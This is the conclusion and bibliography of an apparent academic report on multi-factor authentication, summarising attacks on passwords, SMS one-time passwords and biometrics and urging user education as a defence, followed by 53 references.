In this report, I have demonstrated the core security goals for any organization to make their network secure. Moreover, this report also features the authentication protocols and the authentication factors which are responsible for maintaining the core goals of security. However, the vulnerabilities present in each authentication factor described in this report concludes that each factor can be exploited by the attackers by various attacks.

When the described authentication factors are used in combination form the Multi-Factor Authentication, which makes it very difficult for attackers to attack the system. However, the demonstrated attacks on each authentication factor such as password breaking using John the Ripper, obtaining the passwords of the authorized user using Phishing attack, sniffing the GSM traffic and intercepting the SMS to obtain the OTP and lastly, defeating the biometric system using X-glasses attack and fingerprint spoofing, provides a way for an attacker to even defeat the Multi-Factor Authentication if done with adequate planning and precision.

Although all of these attacks are possible, and the attackers will continue to perform them, but as the responsible users, we can protect ourselves from these attacks. The proposed solutions related to each attack on a certain authentication factor would educate users as well as organizations to make them and their customers secure from such attacks. Most attacks can be prevented just by educating the users about certain things like not clicking on any links present in an untrusted email or setting a lengthy password. It is not only the duty of the organizations to make their networks and the data of their users secure, but it is the responsibility of the users as well to make themselves aware about the security threats and their preventions.

Bibliography

- [1] D. Gibson, *CompTIA Security+: Get Certified Get Ahead SY0-501 Study Guide*, Virginia: YCDA, LLC, 2017.
- [2] "Kali Linux Downloads," Kali by Offensive Security, [Online]. Available: <https://www.kali.org/downloads/>.
- [3] M. T. Yogesh Singare, "A Comparative Analysis of EAP Authentication Mechanism for WLAN," *International Journal of Computer Sciences and Engineering*, vol. III, no. 1, pp. 43-48, 2015.
- [4] M. S. Mladen Stanke, "Comparison of the RADIUS and Diameter protocols," in *International Conference on Information Technology Interfaces*, Dubrovnik, 2008.
- [5] "PVC Card," Indiamart, [Online]. Available: <https://www.indiamart.com/proddetail/pvc-smart-card-14330090033.html>.
- [6] Wikimedia commons, [Online]. Available: <https://commons.wikimedia.org/wiki/File:Token.gif>.
- [7] "What's the Difference Between OTP, TOTP and HOTP?," Onelogin, [Online]. Available: <https://www.onelogin.com/learn/otp-totp-hotp>.
- [8] S. Caldwell, "How to use Touch ID on the iPhone 5s (and when it won't work)," Macworld, [Online]. Available: <https://www.macworld.com/article/2049269/how-to-use-touch-id-on-the-iphone-5s-and-when-it-wont-work.html>.
- [9] Alimac, "Why I stopped using the Galaxy Note 7 iris scanner after 24 hours," NEXTPIT, 10 September 2016. [Online]. Available: <https://www.nextpit.com/why-i-stopped-using-the-galaxy-note-7-iris-scanner-after-24-hours>.
- [10] P. NAIYA, "More than one billion smartphones to feature facial recognition in 2020," Counterpoint, 7 February 2018. [Online]. Available: <https://www.counterpointresearch.com/one-billion-smartphones-feature-face-recognition-2020/>.
- [11] Z. JARCZYNSKA, "Retrieve client IP address and geolocation in CloudPages," sfmarketing.cloud, [Online]. Available: <https://sfmarketing.cloud/2019/10/25/retrieve-client-ip-address-and-geolocation-in-cloudpages/>.
- [12] M. POMERLEAU, "Is swipe technology the future of authentication?," GCN, 27 May 2015. [Online]. Available: <https://gcn.com/articles/2015/05/27/swipe-touchscreen-authentication.aspx?m=1>.
- [13] D. M. M. A. J. Nancie Gunson, "User perceptions of security and usability of single-factor and two-factor authentication in automated telephone banking," *Computers & Security*, vol. 30, pp. 208-220, 2011.
- [14] T. R. P. Harini Narasimhan, "2CAuth: A New Two Factor Authentication Scheme Using QR-Code," *International Journal of Engineering and Technology*, vol. 5, pp. 1087-1094, 2013.

- [15] S. B. ., N. M. ., S. A. ., T. M. a. Y. K. Aleksandr Ometov, "Multi-Factor Authentication: A Survey †," *Cryptography*, vol. 2, 2018.
- [16] L. C. ., P. B. James Nicholson, "Age-related performance issues for PIN and face-based authentication systems," in *CHI '13: Proceedings of the SIGCHI Conference on Human Factors in Computing Systems*, Paris, France, 2013.
- [17] R. Q. a. M. K. Fahad AL Harby, "End-Users' Acceptance of Biometrics Authentication to Secure E-Commerce within the Context of Saudi Culture: Applying the UTAUT Model," in *Globalization, Technology Diffusion and Gender Disparity: Social Impacts of ICTs*, 2012, pp. 225-246.
- [18] D. K. M. S. P. K. R. S. B. U. L. B. N. C. L. F. C. M. L. M. William Melicher, "Usability and Security of Text Passwords on Mobile Devices," in *In Proceedings of the 2016 CHI Conference on Human Factors in Computing Systems*, San Jose, 2016.
- [19] M. S. E. L. R. Fathi, "User-Friendly and Secure Architecture (UFSA) for Authentication of Cloud Services," in *IEEE 8th International Conference on Cloud Computing*, New York, 2015.
- [20] A. F. Z. M. B. C. C. V. N. a. A. M. S. O. Regio A. Michelin, "Smartphone as a Biometric Service for Web Authentication," in *The 11th International Conference for Internet Technology and Secured Transactions (ICITST-2016)*, Barcelona, 2016.
- [21] Z. R. ., Z. . R. Vaclav Matyas, "Biometric authentication–security and usability," in *In Advanced Communications and Multimedia Security*, Berlin, 2002.
- [22] K. N. Anil K. Jain, "Biometric Authentication: System Security and User Privacy," *EURASIP Journal on Advances in Signal Processing*, no. 45, pp. 87-92, 2012.
- [23] A. K. J. Umut Uludag, "Attacks on Biometric Systems: A Case Study in Fingerprints," in *Proceedings of the SPIE, 19–22 January 2004*, vol. 5306, pp. 622-633, 2004.
- [24] Sleske, "Replay attack on hash.svg," 2017.
- [25] Q. Xiao, "Security Issues in Biometric Authentication," in *IEEE Workshop on Information Assurance and Security*, New York, 2005.
- [26] A. Jain, Michigan State University.
- [27] J.-G. D. T. T. J.-R. Julian Fierrez, "Biosec baseline corpus: A multimodal biometric database," in *Pattern Recognition*, vol. 40, 2007, pp. 1389-1392.
- [28] C. R. ., J. G. ., C. B. J. F. Marta Gomez-Barreroa, "Unlinkable and irreversible biometric template protection based on bloom filters," in *Information Sciences*, 2016, pp. 18-32.
- [29] R. B. Nalini Ratha, *Automatic Fingerprint Recognition Systems*, Berlin: Springer, 2007.
- [30] H. G. A. C. Evangelos Sariyanidi, "Automatic analysis of facial affect: A survey of registration, representation, and recognition," *IEEE Transactions on Pattern Analysis and Machine Intelligence*, vol. 37, pp. 1113-1133, 2015.
- [31] M. S. Laura Taylor, "Crossover Error Rate," ScienceDirect.
- [32] A. R. S. P. A.K. Jain, "An introduction to biometric recognition," *IEEE Transactions on Circuits and Systems for Video Technology*, vol. 14, no. 1, pp. 4-20, 2004.

- [33] J. S. B. B. L. Bosnjak, "Brute-force and dictionary attack on hashed real-world passwords," *41st International Convention on Information and Communication Technology, Electronics and Microelectronics (MIPRO)*, 21-25 May 2018.
- [34] K. T. Robert Morris, "Password Security: A Case History," *Communications of the ACM*, vol. 22, no. 11, pp. 594-597, 2002.
- [35] M. Z. a. W. J. Haga, "Password Security: An Empirical Study," *Journal of Management Information Systems*, vol. 15, no. 4, pp. 161-185, 1999.
- [36] M. H. B. B. Viktor Taneski, "Impact of security education on password change," *38th International Convention on Information and Communication Technology, Electronics and Microelectronics (MIPRO)*, pp. 1351-1355, 2015.
- [37] "Most common password list," NordPass, [Online]. Available: <https://nordpass.com/most-common-passwords-list/>.
- [38] R. Project, "List of Rainbow Tables," RainbowCrack, [Online]. Available: <https://project-rainbowcrack.com/table.htm>.
- [39] D. B. P. M. P. T. Ms. Ankita R Karia, "SMS-Based One Time Password Vulnerabilities and Safeguarding OTP Over Network," *International Journal of Engineering Research & Technology (IJERT)*, vol. 3, no. 5, pp. 1339-1343, 2014.
- [40] R. B. P. S. a. J.-. P. S. Collin Mulliner, "SMS-Based One-Time Passwords: Attacks and Defense," *Springer-Verlag Berlin Heidelberg*, pp. 150-159, 2013.
- [41] A. Bajpai, "Impact of M-Commerce in Mobile Transaction's Security," *Research Journal of Management Sciences*, vol. 2, no. 7, pp. 33-37, 2013.
- [42] S. Puzankov, "Stealthy SS7 Attacks," Positive Technologies, 2017.
- [43] T. Engel, "Locating Mobile Phones Using Signalling System #7," 2008. [Online]. Available: <https://berlin.ccc.de/~tobias/25c3-locating-mobile-phones.pdf>.
- [44] M. S. M. J. K. Merrin Mary Solomon, "Challenges In Face Recognition Systems," *International Journal of Research and Analytical Reviews*, vol. 6, no. 2, pp. 381-385, 2019.
- [45] P. G. K. H. Mei Ngan, "Ongoing Face Recognition Vendor Test (FRVT) Part 6A: Face recognition accuracy with face masks using pre-COVID-19 algorithms," National Institute of Standards and Technology (NIST), 2020.
- [46] P. Adhopia, "Report of an Investigation into the Collection and Use of Personal Information," Office Of The Information And Privacy Commissioner, Alberta, 2008.
- [47] "How secure is my password?," security.org, [Online]. Available: <https://howsecureismypassword.net/>.
- [48] M. Patel, "How to Build an IMSI Catcher to Intercept GSM traffic," Paladion- High Speed Cyber Defense, 4 February 2020. [Online]. Available: <https://www.paladion.net/blogs/how-to-build-an-imsi-catcher-to-intercept-gsm-traffic>.
- [49] O. D. Eli Biham, "Cryptanalysis of the A5/1 GSM Stream Cipher," in *International Conference on Cryptology in India*, 2002.
- [50] A. S. D. W. Alex Biryukov, "Real Time Cryptanalysis of A5/1 on a PC," in *Proceedings of the 7th International Workshop on Fast Software Encryption*, 2002.

- [51] S. Liu, "Global biometric technologies market revenue from 2018 to 2027," Statista, 30 November 2020. [Online]. Available: <https://www.statista.com/statistics/1048705/worldwide-biometrics-market-revenue/>.
- [52] B. M. Z. M. Yu Chen, "Biometric Authentication Under Threat: Liveness Detection Hacking," in *Black Hat*, Mandalay Bay, Las Vegas, 2019.
- [53] H. M. K. Y. S. H. Tsutomu Matsumoto, "Impact of Artificial "Gummy" Fingers on Fingerprint Systems," in *Proceedings of SPIE - The International Society for Optical Engineering*, 2002.